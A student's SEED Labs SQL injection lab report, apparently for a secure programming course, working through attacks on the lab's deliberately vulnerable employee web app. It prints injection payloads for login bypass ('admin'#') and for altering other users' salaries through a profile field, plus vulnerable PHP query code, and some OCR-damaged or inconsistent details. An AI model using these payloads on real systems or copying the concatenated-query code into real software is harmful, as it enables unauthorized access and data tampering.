Jorge Avila

Professor Trey


Secure Programming

16 April 2021

# *SQL Injection Attack Lab*

## ***Task 1:***

In this task we are going to get familiar with the sql database. First thing we do is use the virtual machines database and login as shown below as well as change the database to use Users.





Then, by using the following command we are able to see the tables that we have stores, so far the following is the output:

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

Finally, we need to print all Alice's information that is in the database like the following:





***Task 2:***

**Task 2.1:** In this task, we are going to log into the web application as an administrator, which assumes we know the user, but we do not know the password. Therefore the following is done to successfully finish the attack.


```
mysql> SELECT * FROM credential WHERE Name= 'admin';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```


When I went into the terminal, I was able to get the user's information, SHA1 password and other useful information. So, if for the username you put in: admin'#, it makes the rest be commented out and put any password, then tap on log in, you were able to get in and see the following output of tables:




As you can see we were able to log in as the administrator without having to know the password since it commented the rest out after the username "admin".


**Task 2.2:** In this task we are going to do the same attack within the command line terminal. This attack can be done like the following:


Terminal
En
1:14 PM
Terminal
[04/10/21]seed@VM:~$ unshadow a5bdf35a1df4ea895905f6f6618e83951a6effc0
The program 'unshadow' is currently not installed. You can install it by typing:
sudo apt install john
[04/10/21]seed@VM:~$ clear
[04/10/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=adm
ssword=admin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two
menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap w
ith a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the page with err
or login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script a
dding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
S




I used the **curl** command as instructed and separated with spaces. You can see that this information was returned back with all the tables in html language. This is another unique way to retrieve things using the curl command with encoded special characters.


**Task 2.3:** In this task, our goal is to append a new SQL statement from the commands that we have learned in SQL. We were able to steal information, now lets “maliciously” append things that were not once there. To do this attack, the following is shown below:





As you can see, in the username field, I put the following:

```
admin'; UPDATE credential SET Name = 'Jorge' WHERE Name = 'Alice'; #
```


Which did not allow me to change Alice to my name which is Jorge. This is because SQL's countermeasures are in place that prevent from updating things in the table.




Next, we try to delete something off, and we get the same error:





This is because SQL has an extension that does not allow multiple queries in a single string input. As discussed in class, we should be avoidant of these. The reasoning is as shown below:





***Task 3:***

**Task 3.1:** First thing we are going to do is log into Alice's account and modify her information like so:




As you can see I put Ali as her nickname, ali@gmail as her fake email and 3 random digits, followed by the SQL lines of: WHERE name=’Alice’# to be able to update her information behind the scenes.



**Alice Profile**

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 8000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | Ali |
| Email | ali@gmail.com |
| Address | |
| Phone Number | 123 |

Copyright © SEED LABs

As you can see, the extra code is not shown, but only 123 was saved (which were my random 3 digits).

```
mysql> SELECT * FROM credential WHERE Name= 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------
1 row in set (0.00 sec)
```

As you can see above (from the terminal SQL), the salary used to be **2000**, but increased to **8000** since the code was successful.


```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

This was possible because the code after PhoneNumber introduced another SQL command that allowed updates to update the salary where Alice occurred.

**Task 3.2:** In this task, we are going to modify other people's salary. Moreover, Boby's. In order to do this attack we go ahead and log into Alice's account again and modify the phone field and instead of changing to self's account, we go ahead and modify Boby's. This procedure can be done like so:

```
The field was filled with: 123' Salary=1 WHERE Name='Boby'#
```


And the output was this of Boby PRIOR:



**Boby Profile**

| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 30000 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

AFTER:



**Boby Profile**

| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | Ali |
| Email | ali@gmail.com |
| Address | |
| Phone Number | 123 |

